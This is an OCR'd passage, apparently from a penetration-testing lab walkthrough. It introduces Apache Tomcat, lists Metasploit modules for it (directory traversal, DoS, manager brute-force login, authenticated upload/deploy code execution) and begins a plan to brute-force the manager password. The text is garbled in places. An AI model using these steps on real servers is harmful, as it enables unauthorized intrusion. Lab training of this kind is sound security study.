
Apache Tomcat is an open source web server developed by Apache Software Foundation an-d is still in use even today. Nowadays Tomcat is maintained by an open community of devel-opers under the auspices of the Apache Software Foundation. Unlike other web servers, Ap-ache Tomcat allows the usage of Java Servlets and JavaServer Pages (JSP) which allows users to serve everything in Java only. Since the version Apache Tomcat 4.x, it was released in different formats like Catalina which acts as a servlet container, Coyote as a HTTP connec-tor and Jasper as a JSP engine.

Since we can see that the service running on port 8180 is Apache Tomcat/JSP engine 1.1, we can conclude that this is a web server. After searchsploit gave me ambigious results that belong to Apache Tomcat, we decided to start Metasploit and search for Tomcat modules in it. Since Apache Tomcat is a very widely used web server for a long time, there ought to be modules related to it in Metasploit. Using the "search tomcat_" command, we found many m-odules related to Apache Tomcat.




```
   Description
   ----                                                    ---------------  ----
   -----------
   auxiliary/admin/http/tomcat_administration                               normal
   Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal              2009-01-09       normal
   Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal           2009-01-09       normal
   TrendMicro Data Loss Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_tomcat_transfer_encoding      2010-07-09       normal
   Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   auxiliary/scanner/http/tomcat_enum                                       normal
   Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login                                  normal
   Tomcat Application Manager Login Utility
   exploit/multi/http/tomcat_jsp_upload_bypass             2017-10-03       excellen
t  Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                    2009-11-09       excellen
t  Apache Tomcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                    2009-11-09       excellen
t  Apache Tomcat Manager Authenticated Upload Code Execution
   post/multi/gather/tomcat_gather                                          normal
   Gather Tomcat Credentials
```

It seems Metasploit doesn't have Let's try brute forcing the password and then exploit the service using those credentials if we get any. Load the scanner/http/tomcat_mgr_login modul-e as shown below and use the show options command to see all the options this module requires.

